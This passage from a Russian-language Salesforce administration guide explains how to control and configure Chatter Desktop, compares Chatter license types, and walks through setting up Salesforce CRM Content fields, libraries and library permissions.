| Стандартное внешнее хранилище | Используется для SharePoint® Online®. При недоступности метаданных рекомендуем использовать данное поле для создания таблиц и их стандартных полей.  |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения внешнего источника данных:

- «Настройка приложения»

| Поле                          | Описание   |
|-------------------------------|--|
| Крупный значок                | <p>Выберите значок, позволяющий быстро определять источник данных в пользовательском интерфейсе Salesforce.</p> <p>Сначала определите значок в качестве статического ресурса в системе Salesforce. Дополнительную информацию см. в разделе <a href="#">«Определение статических ресурсов»</a>.</p> |
| Мелкий значок                 | <p>Выберите значок, позволяющий быстро определять источник данных в пользовательском интерфейсе Salesforce.</p> <p>Сначала определите значок в качестве статического ресурса в системе Salesforce. Дополнительную информацию см. в разделе <a href="#">«Определение статических ресурсов»</a>.</p> |
| Тип удостоверения             | <p>Тип удостоверения, используемый для проверки подлинности внешнего источника данных.</p> <p>Выберите значение <b>«Анонимно»</b>, предоставляющее доступ к источнику данных без ввода регистрационных данных пользователя.</p>  |
| Протокол проверки подлинности | <p>Протокол, необходимый для доступа к источнику данных.</p> <p>Выберите значение <b>«Нет проверки подлинности»</b>.</p>   |

 **Прим.:** Источники данных типа «Простой URL-адрес» не могут добавляться в глобальный поиск, поэтому параметр «Проверить и синхронизировать» не поддерживается.

# Chatter Desktop

## Управление доступом к приложению Chatter Desktop

Поддержка Chatter Desktop включена для большинства организаций, однако доступ к приложению Chatter Desktop может контролироваться администраторами.

1. Введите строку *«Параметры Chatter Desktop»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Desktop»**.
2. Чтобы предоставить пользователям доступ к данным Chatter посредством приложения Chatter Desktop, установите флажок «Включить Chatter Desktop». Чтобы заблокировать доступ к странице самостоятельной установки приложения Chatter Desktop и запретить всем экземплярам Chatter Desktop доступ к данным Chatter, снимите данный флажок.
3. Чтобы разрешить установку приложения Chatter Desktop только администраторам, установите флажок «Разрешить установку только управляемой версии приложения Chatter Desktop». Например, если приложение Chatter Desktop должно быть развернуто в организации отделом информационных технологий, установите данный флажок.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Chatter](#)

[Установка управляемой версии приложения Chatter Desktop](#)

[Настройка управляемой версии приложения Chatter Desktop](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.



## Установка управляемой версии приложения Chatter Desktop

Salesforce предлагает два способа установки Chatter Desktop: стандартную версию для самостоятельной установки и управляемую версию для корпоративного развертывания.

Ниже перечислены минимальные требования для использования приложения Chatter Desktop.

- Windows
  - x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel Atom™ 1,6 ГГц для нетбуков или лучше
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate или Enterprise (включая 64-разрядные версии) с пакетом обновления 2 (SP2) или Windows 7
  - 512 Мб ОЗУ (рекомендуем 1 Гб)
- Mac
  - Процессор Intel® Core™ Duo 1,83 ГГц или лучше
  - Mac OS X 10.5, 10.6 или 10.7
  - 512 Мб ОЗУ (рекомендуем 1 Гб)

**Важное замечание:** Для работы приложения Chatter Desktop используется межплатформенная среда выполнения для настольных приложений Adobe® Integrated Runtime (AIR®), которая должна поддерживаться установленной операционной системой. Приложение Chatter Desktop не работает в операционных системах, которые не поддерживают Adobe AIR (например, 64-разрядная версия Linux). Дополнительную информацию о среде выполнения Adobe AIR см. на веб-узле компании Adobe.

Управляемая версия приложения Chatter Desktop поддерживает корпоративное развертывание приложения Chatter Desktop среди пользователей без полномочий администратора. Ниже перечислены особенности управляемой версии.

- Установка версии AIR, необходимой для развертывания приложения Chatter Desktop, выполняется отделом информационных технологий только после получения необходимого разрешения от компании Adobe Systems Incorporated.
- Лицензионное соглашение на использование управляемой версии Chatter Desktop принимается отделом информационных технологий от имени пользователей, для которых выполняется развертывание приложения Chatter Desktop.
- При первом запуске приложения Chatter Desktop в Chatter ничего автоматически не публикуется.
- Периодическая проверка Salesforce на наличие новых версий не выполняется.

Чтобы установить управляемую версию, выполните указанные ниже действия.

1. Установите приложение Adobe® Integrated Runtime (AIR®) 2.6 или более поздней версии (рекомендуется) на компьютер, который будет использоваться для работы с приложением Chatter Desktop.  
AIR — это межплатформенная среда выполнения для настольных приложений от компании Adobe, которая требуется для установки приложения Chatter Desktop.

**Совет:** Прежде чем установить AIR, изучите информацию, доступную по указанным ниже ссылкам.

- Общие сведения о приложении AIR®:  
[http://www.adobe.com/devnet/air/articles/distributing\\_air\\_in\\_enterprise.html](http://www.adobe.com/devnet/air/articles/distributing_air_in_enterprise.html)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition и Database.com Edition.**

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition.**

- Сведения о получении лицензии на установку приложения AIR® от компании Adobe Systems Incorporated: [http://www.adobe.com/products/air/runtime\\_distribution1.html](http://www.adobe.com/products/air/runtime_distribution1.html)
- Сведения об установке: [http://help.adobe.com/en\\_US/air/redist/WS485a42d56cd19641-70d979a8124ef20a34b-8000.html](http://help.adobe.com/en_US/air/redist/WS485a42d56cd19641-70d979a8124ef20a34b-8000.html)
- Сведения об управлении: [http://help.adobe.com/en\\_US/air/admin/WS485a42d56cd1964167ea49bd124ef17d52a-8000.html](http://help.adobe.com/en_US/air/admin/WS485a42d56cd1964167ea49bd124ef17d52a-8000.html)

2. Введите строку «*Параметры Chatter Desktop*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter Desktop**».
3. Щелкните ссылку для загрузки управляемой версии.

**!** **Важное замечание:** Для предварительного просмотра PDF-файлов Chatter Desktop использует приложение Adobe® Acrobat® Reader. Прежде чем использовать Chatter Desktop для предварительного просмотра файлов, установите приложение Adobe Acrobat с [веб-сайта компании Adobe](#) и запустите его как минимум один раз.

СМ. ТАКЖЕ:

[Управление доступом к приложению Chatter Desktop](#)

[Настройка управляемой версии приложения Chatter Desktop](#)

## Настройка управляемой версии приложения Chatter Desktop

Контроль параметров приложения Chatter Desktop осуществляется путем развертывания файла конфигурации XML на компьютере каждого пользователя. Конфигурация, используемая в файле, переопределяет параметры пользователя.

1. Создайте файл `.chatterdesktop`, а затем добавьте родительский элемент `chatterdesktop` и два дочерних элемента `config` и `servers`.
2. Для элементов `config` создайте дочерние элементы, перечисленные в данной таблице, и добавьте атрибуты `default` и `editable`. Оба атрибута могут принимать значения `true` или `false`.

Чтобы сделать дочерний элемент настройкой по умолчанию, установите для атрибута `default` значение `true`. Чтобы пользователи могли изменить настройку по умолчанию с помощью пользовательского интерфейса, установите для атрибута `editable` значение `true`.

| Дочерний элемент             | Описание   |
|------------------------------|--|
| <code>launchOnStartup</code> | Вход в приложение при запуске.   |
| <code>minimizeOnClose</code> | Сворачивание приложения при выходе.  |
| <code>notifications</code>   | Включение всплывающих уведомлений.   |
| <code>criticalAlerts</code>  | Включение предупреждений для новых сообщений и комментариев ленты путем выделения значка панели задач (Windows) или анимирования значка приложения (Mac OS). |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

| Дочерний элемент                      | Описание  |
|---------------------------------------|---|
| <code>bringToFront</code>             | Отображение приложения Chatter Desktop поверх других окон для новых сообщений и комментариев ленты. |
| <code>alwaysOnTop</code>              | Отображение приложения Chatter Desktop только поверх других окон                                    |
| <code>chatWindowToFront</code>        | Отображение окна чата поверх других окон при запуске нового чата (только для Mac).                  |
| <code>chatSoundEnabled</code>         | Проигрывание звуковых уведомлений для новых чатов.  |
| <code>playSoundForEveryMessage</code> | Проигрывание звуковых уведомлений для всех чатов.   |

 **Прим.:** Если атрибуту `default` задано значение `true` для дочернего элемента `chatSoundEnabled` и значение `false` для дочернего элемента `playSoundForEveryMessage`, то звуковые уведомления проигрываются только для новых чатов. При использовании значения `true` для обоих дочерних элементов звуковые уведомления проигрываются для каждого чата. При использовании значения `false` для обоих дочерних элементов звуковые уведомления не проигрываются.

- Если организация использует любой другой экземпляр Salesforce, кроме Production и Sandbox, укажите сервера, которые размещают эти экземпляры в отдельных элементах `server` внутри элемента `servers`.

Добавьте перечисленные ниже атрибуты в каждый элемент `server`.

- `label`: имя подключения, которое должно отображаться в пользовательском интерфейсе.
- `serverUrl`: URL-адрес, используемый для входа в экземпляр. URL-адрес должен начинаться с компонента `https://` и заканчиваться компонентом `salesforce.com` или `chatter.com`. Например, европейское подразделение организации использует следующий адрес входа: `https://emea.salesforce.com`. Чтобы добавить новое подключение, введите данный URL-адрес и укажите имя «Европа».
- `defaultServer`: при выборе значения TRUE приложение Chatter Desktop по умолчанию подключается к данному экземпляру.

- При необходимости протестируйте файл конфигурации `.chatterdesktop`.

- Скопируйте файл конфигурации `.chatterdesktop` в каталог пользователей на персональном компьютере. Каталоги пользователей:

- Windows — `c:\Documents and Settings\<имя_пользователя>` (Windows XP) или `C:\Users\<имя_пользователя>` (Windows 7)
- Mac OS — `/Users/<имя_пользователя>`
- Linux — `/home/<имя_пользователя>`

- Запустите приложение Chatter Desktop и убедитесь в его корректной работе. Дополнительную информацию о возможных ошибках см. в разделе «Устранение неполадок Chatter Desktop».

- Скопируйте файл `.chatterdesktop` в каталог пользователей на всех персональных компьютерах, где установлено приложение Chatter Desktop.



**Пример:** Ниже приведен пример файла конфигурации.

```
<chatterdesktop>
  <config>
    <launchOnStartup default="false"
      editable="false"/>
    <minimizeOnClose default="false"
      editable="true"/>
    <notifications default="true"
      editable="true"/>
    <criticalAlerts default="false"
      editable="true"/>
    <bringToFront default="false"
      editable="true"/>
    <alwaysOnTop default="false"
      editable="false"/>
    <chatWindowToFront default="false"
      editable="false"/>
    <chatSoundEnabled default="true"
      editable="true"/>
    <playSoundForEveryMessage default="true"
      editable="true"/>
  </config>

  <servers>
    <server label="Europe"
      serverUrl="https://emea.salesforce.com"
      defaultServer="true"/>
    <server label="Production"
      serverUrl="https://login.salesforce.com"
      defaultServer="false"/>
  </servers>
</chatterdesktop>
```

СМ. ТАКЖЕ:

[Управление доступом к приложению Chatter Desktop](#)

[Установка управляемой версии приложения Chatter Desktop](#)

## Лицензии Chatter

### Лицензии пользователя Chatter

Все стандартные лицензии Salesforce включают в себя бесплатный доступ к Chatter для всех пользователей в организации. Salesforce также предлагает ряд лицензий, которые включают в себя только функции Chatter: Chatter External, Chatter Free и Chatter Only (также известен как Chatter Plus).

#### Chatter External

Лицензия предназначена для пользователей, находящихся за пределами корпоративного домена электронной почты. Такие пользователи (клиенты) могут быть приглашены в соответствующие группы Chatter. Клиенты могут просматривать сведения и взаимодействовать с пользователями только тех групп, в которые они приглашены. Они не могут просматривать данные и объекты Chatter.

#### Chatter Free

Лицензия Chatter Free предназначена пользователям, которым недоступны лицензии Salesforce, но требуется доступ к Chatter. Данные пользователи могут просматривать стандартные элементы Chatter (например, люди, профили, группы и файлы), но не могут просматривать данные и объекты Salesforce. Пользователи Chatter Free могут быть модераторами Chatter.

В отличие от других пользователей Salesforce, пользователям Chatter Free не доступны вкладки. Пользователи Chatter Free могут просматривать ленты, группы, файлы и людей Chatter посредством ссылок на боковой панели страницы.

Лицензия Chatter Free может быть в любое время преобразована в стандартную лицензию Salesforce или Chatter Only. Стандартная лицензия Salesforce или Chatter Only не может быть преобразована в лицензию Chatter Free.

#### Chatter Only (Chatter Plus)

Лицензия Chatter Only также известна как лицензия Chatter Plus. Данная лицензия предназначена пользователям, которым недоступны лицензии Salesforce, но требуется доступ к Chatter и некоторым объектам Salesforce. Пользователи Chatter Plus могут быть модераторами Chatter и просматривать стандартные элементы Chatter (страницы участников, профили, группы и файлы). Также им доступны указанные ниже действия.

- Просмотр организаций и контактов Salesforce
- Использование Salesforce CRM Content, «Идеи» и «Ответы»
- Доступ к отчетам и панелям мониторинга
- Использование и утверждение бизнес-правил
- Использование календаря для создания и отслеживания действий
- Просмотр и изменение не более 10 настраиваемых объектов
- Добавление записей в группы

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Лицензии Chatter External и Chatter Free доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**









Лицензии Chatter Only (или Chatter Plus) доступны в версиях: **Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.**

По умолчанию стандартные объекты Salesforce скрыты для пользователей Chatter Plus. Чтобы отобразить их, предоставьте пользователям Chatter Plus доступ к соответствующим вкладкам. Дополнительную информацию о пользователях Chatter Plus см. в документе [«Chatter Plus. Вопросы и ответы»](#).

## Общие сведения о лицензиях Chatter

В данной таблице перечислены функции, доступные владельцам лицензий Chatter External, Chatter Free и Chatter Only.

| Функция   | Chatter External<br>(Доступ ограничивается элементами и пользователями групп, в которые приглашены клиенты.)                                    | Chatter Free | Chatter Only<br>(или Chatter Plus) |
|---|---|--------------|------------------------------------|
| Клиент Chatter Desktop  | ✓   | ✓            | ✓                                  |
| Использование мобильного приложения Salesforce <sup>1</sup><br>(Загружаемые приложения требуют наличия полномочия профиля «API включен».) | ✓<br>Пользователям загружаемых приложений недоступны списковые представления «Группы» и «Люди».   | ✓            | ✓                                  |
| Ленты   | ✓   | ✓            | ✓                                  |
| Предоставление общего доступа к файлам  | ✓   | ✓            | ✓                                  |
| Группы  | ✓   | ✓            | ✓                                  |
| Приглашения на участие в группах  | ✓<br>Только клиенты, являющиеся менеджерами групп, могут приглашать пользователей Chatter из доступных групп или внешних пользователей Chatter. | ✓            | ✓                                  |
| Профили   | ✓   | ✓            | ✓                                  |
| Темы и хэштеги  | ✓   | ✓            | ✓                                  |
| Личные сообщения  | ✓   | ✓            | ✓                                  |
| Глобальный поиск  | ✓<br>Результаты поиска содержат только элементы, доступные клиентам посредством групп.  | ✓            | ✓                                  |

| Функция                                   | Chatter External<br>(Доступ ограничивается элементами и пользователями групп, в которые приглашены клиенты.) | Chatter Free | Chatter Only<br>(или Chatter Plus)  |
|---|--|--------------|---|
| Настраиваемые объекты                     |  |              | <br>Не более 10 настраиваемых объектов |
| Организации и контакты                    |  |              | <br>Только для чтения                  |
| Календарь и события                       |  |              |                                        |
| Библиотека Salesforce CRM Content         |  |              |                                        |
| Идеи и ответы                             |  |              |                                        |
| Отчеты и панели мониторинга               |  |              |                                        |
| Задачи и действия                         |  |              |                                       |
| Использование и утверждение бизнес-правил |  |              |                                      |

## Salesforce CRM Content

### Начальная настройка Salesforce CRM Content

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |   |
|---|---|
| Для создания, редактирования или удаления полномочий библиотеки:  | «Управление полномочиями содержимого»<br>ИЛИ<br>«Управление Salesforce CRM Content»         |
| Чтобы создавать, изменить или удалять макеты страниц и типы записей, следуйте приведенным ниже инструкциям. | «Управление типами записей и макетами файлов»<br>ИЛИ<br>«Управление Salesforce CRM Content» |
| Для создания полей содержимого:   | «Управление свойствами содержимого»<br>ИЛИ  |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

|  |  |
|--|--|
|  | «Управление Salesforce CRM Content»                                |
| Для создания библиотек:                    | «Создание библиотек»<br>ИЛИ<br>«Управление Salesforce CRM Content» |
| Для редактирования или удаления библиотек: | «Управление Salesforce CRM Content»                                |

Чтобы начать использовать библиотеки содержимого, требуется настроить Salesforce CRM Content. Функция Salesforce CRM Content доступна только в Salesforce Classic, однако если функция Salesforce CRM Content включена для вашей организации, файлы из библиотек содержимого также будут доступны в Lightning Experience.

Чтобы настроить Salesforce CRM Content для организации, выполните указанные ниже действия.

1. Включите приложение Salesforce CRM Content в меню «Настройка»: введите «Salesforce CRM Content» в поле «Быстрый поиск» и выберите «Salesforce CRM Content», а затем «Включить Salesforce CRM Content».
2. Чтобы предоставить пользователям доступ к Salesforce CRM Content, назначьте лицензии на компоненты одним из указанных ниже способов.
  - Чтобы автоматически назначать пользователям лицензии на компоненты, введите *Salesforce CRM Content* в поле «Быстрый поиск», выберите **Salesforce CRM Content**, а затем «Автоматически назначать лицензии на компоненты текущим и новым пользователям».
  - Чтобы вручную назначать лицензии на компоненты пользователям, введите «Пользователи» в поле «Быстрый поиск», затем выберите «Пользователи» и щелкните ссылку «Редактировать» рядом с именем пользователя. Установите флажок «Пользователь Salesforce CRM Content» и нажмите кнопку «Сохранить».
3. Убедитесь, что пользователям Salesforce CRM Content предоставлены полномочия Salesforce CRM Content. Полномочия пользователя включают в себя «Управление Salesforce CRM Content», «Создание библиотек», «Управление полномочиями содержимого», «Управление свойствами содержимого», «Управление типами записей и макетами файлов» и «Доставить загруженные файлы и личное содержимое».
 

 **Прим.:** Пользователи с полномочием «Доставить загруженные файлы и личное содержимое» могут создавать доставки содержимого из личных библиотек. Данное полномочие не влияет на возможность доставки содержимого из общедоступных библиотек.
4. При необходимости создайте общедоступную группу пользователей Salesforce CRM Content. В будущем это поможет сэкономить время, так как назначение группы выполняется быстрее, чем назначение отдельных пользователей.
5. При необходимости создайте полномочия библиотеки. Полномочия библиотеки — это наборы привилегий, которые определяют уровни доступа пользователей к библиотеке. Полномочие библиотеки должно быть назначено каждому пользователю до начала ее использования. Всем новым организациям назначаются три полномочия библиотеки: администратор библиотеки, автор и гость.
6. Чтобы создать библиотеку, добавить участников и назначить им полномочия, воспользуйтесь мастером создания библиотек.
7. Чтобы классифицировать и определить содержимое, выполните указанные ниже действия.
  - а. Создайте поля содержимого. Данные настраиваемые поля назначаются макету страницы. По умолчанию доступны следующие поля: «Описание», «Теги» и «Заголовок». Например, настраиваемое поле содержимого «Проверено» может представлять собой раскрывающийся список имен возможных проверяющих.



- b.** Создайте настраиваемый макет страницы или измените макет по умолчанию. Макеты страниц — это контейнеры для настраиваемых полей. Они определяют поля, доступные во время публикации, а также способы отображения полей на странице сведений о содержимом. Можно создать несколько макетов страниц и типов записей и назначить поле содержимого для всех макетов или некоторых из них. Например, для пользователей приложений Sales и Marketing, которым требуется записывать разные сведения о содержимом, можно создать макеты страниц и типы записей Sales и Marketing. Так, поле поиска «Связанная кампания», добавленное только для макета страницы и типа записи Marketing, недоступно пользователям, выбравшим во время загрузки тип записи Sales.
- 8.** При необходимости включите службу «Добавление документов Google в систему Salesforce», чтобы участники библиотеки могли добавлять документы Google в Salesforce CRM Content.

## Советы по внедрению

- Прежде чем создать библиотеки, просмотрите файлы, которые должны храниться в Salesforce CRM Content, чтобы определить нужное количество библиотек и относящееся к ним содержимое. Уровень доступа пользователей к содержимому определяется библиотекой.
- При наличии большого количества пользователей Salesforce CRM Content рекомендуем создать общедоступную группу и добавить ее в библиотеку, а не добавлять пользователей по отдельности.
- Чтобы включить функцию Salesforce CRM Content для интересов, организаций, контактов, возможностей, обращений, продуктов или настраиваемых объектов, добавьте связанный список «Связанное содержимое» в соответствующий макет страницы.
- Чтобы отправить коллегам, интересам или контактам веб-содержимое и связать его с записями Salesforce, добавьте связанный список «Доставки содержимого» в макет страницы для интересов, организаций, контактов, возможностей, обращений, кампаний или настраиваемых объектов.
- Чтобы разрешить пользователям публиковать, изменять и искать данные на любом языке, поддерживаемом системой Salesforce, введите «Salesforce CRM Content» в поле «Быстрый поиск» в меню «Настройка», выберите «Salesforce CRM Content» и щелкните ссылку «**Включить многоязычный поиск и внесение данных**».
- Чтобы связывать документы Google с библиотекой, включите службу «Добавление документов Google в систему Salesforce».
- Приложение Salesforce CRM Content доступно на клиентском и партнерском порталах.
- Все элементы Salesforce CRM Content отображаются на консоли Salesforce в виде основных вкладок.

## Рекомендации

- При использовании связанного списка «Связанное содержимое» объектов Salesforce рекомендуем задать настраиваемые поля содержимого в соответствии со стандартными и настраиваемыми полями объекта. Данное действие позволит повысить точность результатов поиска, выполненного с помощью кнопки «Найти содержимое». Чтобы сопоставить содержимое с полями записи и просмотреть результаты поиска, содержащие связанное содержимое, нажмите кнопку «**Найти содержимое**» в связанном списке.
- Чтобы гарантировать правильную классификацию содержимого, определите имена тегов, действительные для всех авторов. Теги, заданные пользователем изначально, позволяют избежать возможных повторов в пределах одной библиотеки (например, «канал» и «каналы»).
- Рекомендуем использовать небольшое количество тегов. Механизм поиска помогает находить конкретное содержимое, а теги позволяют просматривать содержимое и подписываться на него. Таким образом, большое количество тегов может создавать дополнительные неудобства во время работы.
- Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.

- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.
- Содержимое, помеченное на странице сведений в качестве специального, считается важным, имеет более высокий приоритет в результатах поиска и отображается на вкладке «Библиотеки». Содержимое может помечаться в качестве специального только при наличии полномочия библиотеки «Пометить содержимое как специальное».
- Если организация использует службу «Документы Google», то участники библиотеки могут добавлять свои документы Google в библиотеку. В результате добавления документов Google в Salesforce CRM Content пользователи получают доступ к содержимому всех типов и могут применять функции Salesforce CRM Content (например, голосование, комментарии и подписки) к документам Google.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Content](#)


[Настройка доставок содержимого](#)

[Настройка Salesforce CRM Content для приложения Salesforce Classic Mobile](#)

## Настройка содержимого

### Настройка Salesforce CRM Content

Введите строку «*Salesforce CRM Content*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Salesforce CRM Content**», чтобы получить доступ к параметрам настройки Salesforce CRM Content.

 **Совет:** Дополнительную информацию о начальной настройке Salesforce CRM Content см. в разделе «[Начальная настройка Salesforce CRM Content](#)» на странице 3707.

- **«Поля содержимого»:** [создание, редактирование или удаление настраиваемых полей содержимого](#). Настраиваемые поля позволяют систематизировать и определять содержимое во время публикации.
- **«Правила проверки»:** создание, редактирование или удаление правил проверки. Правила проверки позволяют проверить соответствие данных, введенных пользователем во время публикации содержимого, выбранным стандартам.
- **«Полномочия библиотеки»:** [создание, редактирование или удаление полномочий библиотеки](#). Полномочие библиотеки определяет привилегии пользователя в пределах отдельной библиотеки.
- **«Параметры»:** [изменение стандартных параметров Salesforce CRM Content](#) для многоязычной поддержки, загрузки PDF-файлов, создания пакетов содержимого или использования средства расширенного просмотра документов.

СМ. ТАКЖЕ:

[Начальная настройка Salesforce CRM Content](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления полей содержимого:

- «Управление свойствами содержимого»

ИЛИ

«Управление Salesforce CRM Content»

Для определения или изменения правил проверки полей:

- «Настройка приложения»

Для создания, редактирования или удаления полномочий библиотеки:

- «Управление полномочиями содержимого»

ИЛИ

«Управление Salesforce CRM Content»

Для изменения параметров содержимого:

- «Управление Salesforce CRM Content»

## Настройка полей содержимого

Чтобы создать, изменить или удалить настраиваемые поля Salesforce CRM Content, предназначенные для категоризации и определения содержимого, перейдите к параметрам управления объектами содержимого. При использовании Lightning Experience перейдите к разделу «Менеджер объектов», выберите **«Версия содержимого»** и прокрутите страницу до области полей. При использовании Salesforce Classic введите строку *«Файлы Salesforce»* в поле «Быстрый поиск» и выберите пункт **«Поля»**. Данные, назначенные этим полям во время загрузки, доступны на странице сведений о содержимом в течение всего срока существования файла. Созданные настраиваемые поля содержимого должны быть назначены макету страницы. Макет страницы определяет поля, отображаемые при загрузке или изменении файлов в Salesforce CRM Content.

**Чтобы создать настраиваемое поле содержимого, выполните указанные ниже действия.**

1. Нажмите кнопку **«Создать»**.
2. Выберите нужный тип поля и нажмите кнопку **«Далее»**.
3. При использовании полей взаимосвязи свяжите объект с полем и нажмите кнопку **«Далее»**.
4. Введите метку поля. Имя поля заполняется автоматически на основе введенной метки поля. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Убедитесь, что имя настраиваемого поля отличается от всех имен стандартных полей для этого объекта.
5. Выберите макет страницы, который должен отображать поле как редактируемое.

Чтобы изменить или удалить настраиваемое поле содержимого, щелкните ссылку **«Правка»** или **«Удал.»** в связанном списке «Настраиваемые поля и взаимосвязи: содержимое». Стандартные поля содержимого недоступны для редактирования и удаления. Удаленные настраиваемые поля и их данные хранятся в течение 15 дней или до момента удаления самой организацией (в зависимости от того, что наступит ранее). В течение этого времени удаленные поля и данные могут быть восстановлены.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Content](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления настраиваемых полей:

- «Управление Salesforce CRM Content»

ИЛИ

«Управление свойствами содержимого»

## Библиотеки

### Создание библиотек


Пользователи могут хранить файлы в библиотеках содержимого и управлять ими, определяя круг лиц и уровень полномочий для доступа к файлам в каждой библиотеке. Организация может содержать не более 2 000 библиотек.

#### Действие 1. Создание библиотеки

1. Нажмите кнопку **«Создать»** в разделе «Мои библиотеки» на начальной странице вкладки «Библиотеки».
2. Введите уникальное имя библиотеки.
3. При необходимости добавьте описание.
4. Нажмите кнопку **«Сохранить и добавить участников»**. Чтобы добавить участников позже, нажмите кнопку **«Сохранить и закрыть»**.

#### Действие 2. Добавление участников библиотеки

1. Если библиотека закрыта, щелкните ее имя на вкладке **«Библиотека»**.
2. Щелкните ссылку **«Пригласить людей»** в разделе **«Участники»**.
3. Если добавляемый участник отсутствует в списке, введите имя участника в поле поиска и нажмите кнопку **«Поиск»**.
4. Выберите нужных участников в поле «Доступные участники». Участниками могут быть как отдельные пользователи Salesforce CRM Content, так и общедоступные группы пользователей Salesforce CRM Content.

 **Совет:** При наличии большого количества пользователей Salesforce CRM Content рекомендуем создать общедоступную группу и добавить ее в библиотеку, а не добавлять пользователей по отдельности.

5. Чтобы добавить участников в библиотеку, нажмите кнопку **«Добавить»**.
6. Нажмите кнопку **«Далее»**.

#### Действие 3. Назначение участникам полномочий библиотеки

Выберите полномочие библиотеки для каждого пользователя или общедоступной группы и нажмите кнопку **«Сохранить»**. Дополнительную информацию см. в разделе [«Управление полномочиями библиотек»](#) на странице 3714.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания библиотек:

- «Управление Salesforce CRM Content»

ИЛИ

«Создание библиотек»

Для добавления участников в библиотеку:

- «Управление Salesforce CRM Content»

ИЛИ

Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

Для назначения участникам полномочий библиотеки:


- «Управление Salesforce CRM Content»

ИЛИ


Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

## Управление полномочиями библиотеки

Чтобы управлять полномочиями библиотеки, введите строку «*Полномочия содержимого*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Полномочия содержимого»**. Полномочие библиотеки — это набор привилегий, назначенных каждому участнику библиотеки Salesforce CRM Content. Данное полномочие определяет действия, доступные участнику в отдельной библиотеке. В разных библиотеках одному и тому же пользователю могут быть предоставлены разные полномочия.

 **Прим.:** Организациям Salesforce CRM Content, созданным после выпуска версии Spring'09, автоматически назначаются три полномочия: администратор библиотеки, автор и гость.

Чтобы **создать настраиваемые полномочия библиотеки**, нажмите кнопку **«Добавить полномочия библиотеки»**. Чтобы **отредактировать полномочие библиотеки**, щелкните ссылку **«Правка»** напротив имени нужного полномочия. Чтобы **удалить полномочие библиотеки**, щелкните ссылку **«Удал.»** напротив имени нужного полномочия.

 **Прим.:** Полномочия библиотеки не распространяются на личные библиотеки. Все пользователи Salesforce CRM Content могут сохранять файлы в своих личных библиотеках.

СМ. ТАКЖЕ:

[Создание библиотек](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления полномочий библиотеки:


- «Управление Salesforce CRM Content»

ИЛИ

«Управление полномочиями содержимого»

## Создание полномочий библиотеки

Чтобы создать полномочие библиотеки в Salesforce CRM Content, введите строку «*Полномочия содержимого*» в поле «Быстрый поиск» и выберите «**Полномочия содержимого**». Затем щелкните «**Добавить полномочия библиотеки**».

